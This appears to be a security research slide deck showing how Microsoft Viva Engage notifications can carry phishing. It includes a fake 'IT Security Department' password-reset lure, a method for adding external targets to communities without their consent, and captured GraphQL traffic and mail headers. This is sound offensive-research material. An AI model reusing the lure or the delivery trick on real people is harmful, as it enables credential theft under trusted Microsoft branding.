
Custom logo



The screenshot displays the Viva Engage user interface. On the left sidebar, the 'Engage' header is followed by a search bar and navigation links for Home, Bob The Builder, Explore (with a 'Create new' button), Communities, and Storylines. A 'Favorites' section is also present. Under 'Communities', the 'Helpdesk Ticket 1338' community is highlighted, featuring a custom logo of a 2x2 grid with red, green, blue, and yellow squares. The main content area shows the community header with a teal background illustration, the title 'Helpdesk Ticket 1338', and a description: 'This is a notification from your organization's IT support portal.' Below this are tabs for 'Conversations', 'About', 'Files', and 'Events'. A post by 'BB' is visible, with options for Discussion, Question, Praise, Poll, and Drafts. At the bottom, there are filters for 'New conversations (0)' and 'Recent activity'.



Viva Engage – Invite Member



Viva Engage – Send Email

Collapse

Hi Alice,

We are seeing some suspicious sign in attempts to your account.

Please update your password as soon as possible using [this link](#).

Make sure to only ever use the **authorized password reset portal** from our organization. Never use any other website to reset your password!

If you noticed any suspicious activity on your account recently, let us know as soon as possible.

Kind regards,
IT Security Department

  pentesting2

✕ Add people

 Add topics to your post to increase its visibility

 ▼



B

I















...

Post

▼

 Add topics to your post to increase its visibility

✕

 ▼



B

I









...

Post

▼

ⓘ

2 people will be notified immediately via Viva Engage inbox and their most active channel (email, Teams or mobile push). If the notification is not opened within 2 hours, a second notification will be sent via email, Teams, or mobile push based on where the user is most active. You also have the [option to send emails immediately](#).

ⓘ You are adding people to the conversation


All conversations ▼

☒ Immediate email delivery

If this is a mandatory announcement and you wish to send emails immediately, along with other notifications, select the checkbox. This will include members who have opted out of email notifications. [Learn more](#)



Viva Engage – Special Mailbox View



The screenshot displays a mailbox interface with a left sidebar and a main content area. The sidebar shows an 'Inbox' section with a message from 'Keanu Nys' dated '20/04/2026'. The main content area shows the details of this message, which is titled 'Hi Alice, We are seeing some suspicious sign in attempts...'. The message body contains a security alert from the IT Security Department. The interface includes interactive elements like 'Like', 'Comment', and 'Share' buttons, and a 'Change view' dropdown at the bottom right. Annotations with arrows point to specific features: 'No sender displayed?' points to the missing sender name in the inbox list; 'Interactive response options' points to the 'Like', 'Comment', and 'Share' buttons; 'Change view?' points to the 'Change view' dropdown.

☐ Inbox

☐ Keanu Nys
Hi Alice, We are seeing s... 20/04/2026
Keanu Nys mentioned you in ... Inbox

Hi Alice, We are seeing some suspicious sign in attempts...

Posted in Helpdesk Ticket 1338

KN Keanu Nys
20 Apr • @1

Seen by 2

Hi Alice,

We are seeing some suspicious sign in attempts to your account.

Please update your password as soon as possible using [this link](#).

Make sure to only ever use the **authorized password reset portal** from our organization. Never use any other website to reset your password!

If you noticed any suspicious activity on your account recently, let us know as soon as possible.

Kind regards,
IT Security Department

Like Comment Share

Be the first to like this

Write a comment GIF

Change view ^

No sender displayed?

Interactive response
options

Change view?




Viva Engage – Regular Mailbox View

notifications_<xx>
@engage.mail.microsoft

Message truncated at
~200 characters

Generic Microsoft banner
Can't be removed,
but adds more credibility



Hi Alice, We are seeing some suspicious sign in attempts...

Change view ▾

KN Keanu Nys<notifications_yt0ww@eu.engage.mail.microsoft>
To: 📧 TestAccount

☺️ ↩️ Reply ↩️ Reply all ➡️ Forward 🗑️ 📁 ... Mon 20/04/2026 22:12

Microsoft Viva Engage

Keanu Nys mentioned you in Helpdesk Ticket 1338

📌 Posted in Helpdesk Ticket 1338

 **Keanu Nys**
Apr 20, 2026 01:11PM

Hi Alice,

We are seeing some suspicious sign in attempts to your account.
Please update your password as soon as possible using [this link](#).
Make sure to only ever use the **authorized password reset...**

View Conversation

[Unsubscribe](#) | [Privacy Statement](#)
Microsoft Corporation
One Microsoft Way
Redmond, WA 98052

Microsoft



Viva Engage – External Users

- Viva Engage requires members to exist in the tenant
- Guests also supported
- We can just invite them

Invite external user

Invite an external user to collaborate with your organization

Basics

Properties

Assignments

Review + invite

Starting December 2025, B2B invitation emails will be sent from your organization's primary domain (e.g., [Microsoft.com](#)). [Learn More](#)

Invite a new guest user to collaborate with your organization. The user will be emailed an invitation they can accept to start collaborating. [Learn more](#)

Identity

Email ⓘ *

pentesting1@

Display name

Invitation message

Send invite message

☐

Review + invite

< Previous

Next: Properties >

Disable tenant invite mail



Viva Engage – External Users

- Externals can't be added to communities before they accept tenant invite...
- But they can be manually added to M365 group

Home > MSFT | Groups > Groups | All groups

Helpdesk Ticket 1337

Group

Delete | Got feedback?

- Overview
- Diagnose and solve problems
- Manage
 - Properties
 - Members
 - Owners
 - Roles and administrators
 - Administrative units
 - Group memberships
 - Applications
 - Azure role assignments
- Activity
- Troubleshooting + Support

Overview

Basic information

**Helpdesk Ticket 1337**

Helpdesk Ticket 1337

Membership type	Assigned	Total direct members	1
Source	Cloud	User(s)	1
Type	Microsoft 365	Group(s)	0
Object ID	d0cd1350-7d6e-48b9-b380-d0094d9458eb	Device(s)	0
Created on	22/02/2026, 18:04	Other(s)	0
Email	helpdeskticket1337@yt0ww.onmicrosoft.com		



Viva Engage – External Users – Community Invite

Bob The Builder from Microsoft has added you to Helpdesk Ticket 1337

 Bob The Builder <notifications_yt0ww@eu.engage.mail.microsoft>
To  pentesting2

[Reply](#) [Reply All](#) [Forward](#)  

Sun 22/02/2026 18:08

 This sender notifications_yt0ww@eu.engage.mail.microsoft is from outside your organization.
 If there are problems with how this message is displayed, click here to view it in a web browser.



Bob The Builder from Microsoft has added you to:



Helpdesk Ticket 1337

The other community members might have gotten started already. Join them so you can share updates, ask questions and collaborate.

[GO TO COMMUNITY](#)

Microsoft Corporation | One Microsoft Way, Redmond, WA 98052, USA

[Notification Settings](#) [Privacy Policy](#)

Viva Engage Microsoft

No need to accept




Viva Engage – When sent to externals...

notifications@<xx>.yammer.com

Links are expanded

Custom Viva Engage view
not included?



Viva Engage – Can we get this view?

☐ Inbox

☐ Keanu Nys
Hi Alice, We are seeing s... 20/04/2026
Keanu Nys mentioned you in ... Inbox

Hi Alice, We are seeing some suspicious sign in attempts...

Posted in Helpdesk Ticket 1338

 **Keanu Nys**
20 Apr • @1

Seen by 2 ⋮

Hi Alice,

We are seeing some suspicious sign in attempts to your account.

Please update your password as soon as possible using [this link](#).

Make sure to only ever use the **authorized password reset portal** from our organization. Never use any other website to reset your password!

If you noticed any suspicious activity on your account recently, let us know as soon as possible.

Kind regards,
IT Security Department

 Like  Comment  Share ▾

Be the first to like this

 Write a comment 

Change view ^



Viva Engage – Special View



Request

PrettyRawHexJSON Web Tokens

```
1 POST /graphql?operationName=NestedThreadClients HTTP/2
2 Host: www.yammer.com
3 Content-Length: 1889
4 Pragma: no-cache
5 Cache-Control: no-cache
6 X-Request-Id: 38e77c7a-f074-48be-8d42-615d9999d547
7 Authorization: Bearer eyJ0
8
9
10 X-Analytics-Client-Properties: CICAggUQBROoCAAiJGY5ZTdINTZiLTZi
11 Accept-Language: en-US,en;q=0.9
12 Sec-Ch-Ua: "Chromium";v="149", "Not)A;Brand";v="24"
13 Sec-Ch-Ua-Mobile: ?0
14 Sec-Ch-Ua-Platform: "Windows"
15 X-Ecs-ETag: "xyNzcaWKKkVXMa7FLRan8MG5+O3mOmo9wVwglhSSDw3M="
16 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit
17 Accept: application/json
18 Content-Type: application/json
19 Origin: https://outlook.cloud.microsoft
20 Sec-Fetch-Site: cross-site
21 Sec-Fetch-Mode: cors
22 Sec-Fetch-Dest: empty
23 Accept-Encoding: gzip, deflate, br
24 Priority: u=1, i
25
26 {
27   "operationName": "NestedThreadClients",
28   "variables": {
29     "threadId": "eyJfdHlwZSI6IiRocmVhZCIsImkiOiIjoiMzgyMDkyNTY2OTA",
30     "sortRepliesBy": "UPVOTE_RANK_THEN_CREATED_AT",
31     "includeHiddenForNetworkInDiscovery": true,
32     "includeSenderBadges": true,
33     "includeOriginNetworkBadge": true,
34     "includeUserHideFields": true,
35     "includeSharedMessageAttachments": false,
36     "includeSharedMessageGroupPrivacyMembership": false,
37     "includeImageArtifactFields": true,
38     "includeViewerHasBookmarked": true,
39     "replyCount": 2,
40     "includeModerationState": true,
```

Response

PrettyRawHexRender

```
"announcementAudience": null,
"announcementAudienceIds": [
],
"announcementTemporaryAudienceIds": [
],
"availableTranslations": [
],
"languageSpecificContent": {
  "body": {
    "serializedContentState": {
      "(\"blocks\": [{\"data\": {\"depth\": 0, \"entityRanges\": [], \"inlineStyleRanges\": [], \"key\": \"90q7s\", \"text\": \"Hi Alice\", \"type\": \"unstyled\"}, {\"data\": {\"depth\": 0, \"entityRanges\": [], \"inlineStyleRanges\": [], \"key\": \"eindn\", \"text\": \"\", \"type\": \"unstyled\"}, {\"data\": {\"depth\": 0, \"entityRanges\": [], \"inlineStyleRanges\": [], \"key\": \"9vg0q\", \"text\": \"We are seeing some suspicious sign in attempts to your account.\", \"type\": \"unstyled\"}, {\"data\": {\"depth\": 0, \"entityRanges\": [], \"inlineStyleRanges\": [], \"key\": \"fmrki\", \"text\": \"\", \"type\": \"unstyled\"}, {\"data\": {\"depth\": 0, \"entityRanges\": [], \"inlineStyleRanges\": [], \"key\": \"dr0q6\", \"text\": \"Please update your password as soon as possible using this link.\", \"type\": \"unstyled\"}, {\"data\": {\"depth\": 0, \"entityRanges\": [], \"inlineStyleRanges\": [], \"key\": \"bja6\", \"text\": \"\", \"type\": \"unstyled\"}, {\"data\": {\"depth\": 0, \"entityRanges\": [], \"inlineStyleRanges\": [{\"length\": 32, \"offset\": 31, \"style\": \"BOLD\"}], \"key\": \"8rot9\", \"text\": \"Make sure to only ever use the authorized password reset portal from our organization. Never use any other website to reset your password!\", \"type\": \"unstyled\"}, {\"data\": {\"depth\": 0, \"entityRanges\": [], \"inlineStyleRanges\": [], \"key\": \"83e0e\", \"text\": \"\", \"type\": \"unstyled\"}, {\"data\": {\"depth\": 0, \"entityRanges\": [], \"inlineStyleRanges\": [], \"key\": \"4dnnp\", \"text\": \"If you noticed any suspicious activity on your account recently, let us know as soon as possible.\", \"type\": \"unstyled\"}, {\"data\": {\"depth\": 0, \"entityRanges\": [], \"inlineStyleRanges\": [], \"key\": \"71131\", \"text\": \"\", \"type\": \"unstyled\"}, {\"data\": {\"depth\": 0, \"entityRanges\": [], \"inlineStyleRanges\": [], \"key\": \"dpv9g\", \"text\": \"Kind regards\", \"type\": \"unstyled\"}, {\"data\": {\"depth\": 0, \"entityRanges\": [], \"inlineStyleRanges\": [], \"key\": \"22vh4\", \"text\": \"IT Security Department\", \"type\": \"unstyled\"}], \"entityMap\": {\"0\": {\"data\": {\"url\": \"https://www.google.com/\"}, \"mutability\": \"Mutable\", \"type\": \"LINK\"}}}, \"references\": [
  {
    \"typename\": \"User\",
    \"databaseId\": \"1188052926465\",
    \"telemetryId\": \"1188052926465\",
    \"id\": \"eyJfdHlwZSI6IiVzZXIiLCJpZCI6IjExODg0NTI5MjY2OTY2OTA\",
    \"officeUserId\": \"687a629f-b8a7-4f7b-8c23-2745b1b26e58\",
    \"network\": {
      \"id\": \"eyJfdHlwZSI6IiRocmVhZCIsImkiOiIjoiMzgyMDkyNTY2OTA\",
      \"displayName\": \"Microsoft\",
      \"permalink\": \"yt0ww.onmicrosoft.com\"
    }
  }
],
```



Viva Engage – Special View

```
1 POST /graphql?operationName=NestedThreadClients HTTP/2
2 Host: www.yammer.com
3 Content-Length: 1889
4 Pragma: no-cache
5 Cache-Control: no-cache
6 X-Request-Id: 38e77c7a-f074-48be-8d42-615d9999d547
7 Authorization: Bearer eyJ0
3F
zq
lc
W
8 X-Analytics-Client-Properties: CICAggUQBRooCAAiJGY5ZTd1NTZiLTZi
9 Accept-Language: en-US,en;q=0.9
10 Sec-Ch-Ua: "Chromium";v="149", "Not) A;Brand";v="24"
11 Sec-Ch-Ua-Mobile: ?0
12 Sec-Ch-Ua-Platform: "Windows"
13 X-Ecs-Etag: "xyNzcaWKkVXMa7FLRan8MG5+03mOmo9wVwglhSSDw3M="
14 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit
15 Accept: application/json
16 Content-Type: application/json
17 Origin: https://outlook.cloud.microsoft
18 Sec-Fetch-Site: cross-site
19 Sec-Fetch-Mode: cors
20 Sec-Fetch-Dest: empty
21 Accept-Encoding: gzip, deflate, br
22 Priority: u=1, i
23
24 {
  "operationName": "NestedThreadClients",
  "variables": {
    "threadId": "eyJfdHlwZSI6ImlRocmVhZCIsImlkIjoiMzgyMDkyNTY2OTA",
    "sortRepliesBy": "UPVOTE_RANK_THEN_CREATED_AT",
    "includeHiddenForNetworkInDiscovery": true,
    "includeSenderBadges": true,
```



[illegible]

Viva Engage – Investigating special view

```
"InferenceClassification": "Focused",  
"CanDelete": true,  
"YammerNotification":  
  "type=CopyOfMessage:messageId=3820925669031937:threadId=3820925669031937",  
  "ExtensibleContentData":  
    "p=y;s=com;ss=atmention;threadid=eyJfdHlwZSI6IlRocmVhZCIsImlkIjozMzgyMDkyNTY2OTAzMTkzNyJ9;eid=f9e7e56b-6b32-3e7d-8217-1dc4867e9d2b;ntid=VCPM"  
},  
],  
"ResponseCode": "NoError",  
"ResponseClass": "Success"
```



Viva Engage – Investigating special view

```
Date: Sun, 22 Feb 2026 16:07:11 +0000
From: Keanu Nys <notifications_yt0ww@eu.engage.mail.microsoft>
To: TestUser <adelev@yt0ww.onmicrosoft.com>
Message-ID: <fe4b230c-c588-37ef-8a88-0679404c317a@eu.engage.mail.microsoft>
References: <networks/69484183553/threads/3738054845243393@engage.cloud.microsoft>
Subject: Bob The Builder shared a post on their storyline
Content-Type: multipart/related;
  boundary="--==_mimepart_699b29b565be4_62d5b25e0448bf";
  charset=UTF-8
Content-Transfer-Encoding: 7bit
Thread-Topic: networks/69484183553/threads/3738054845243393@engage.cloud.microsoft
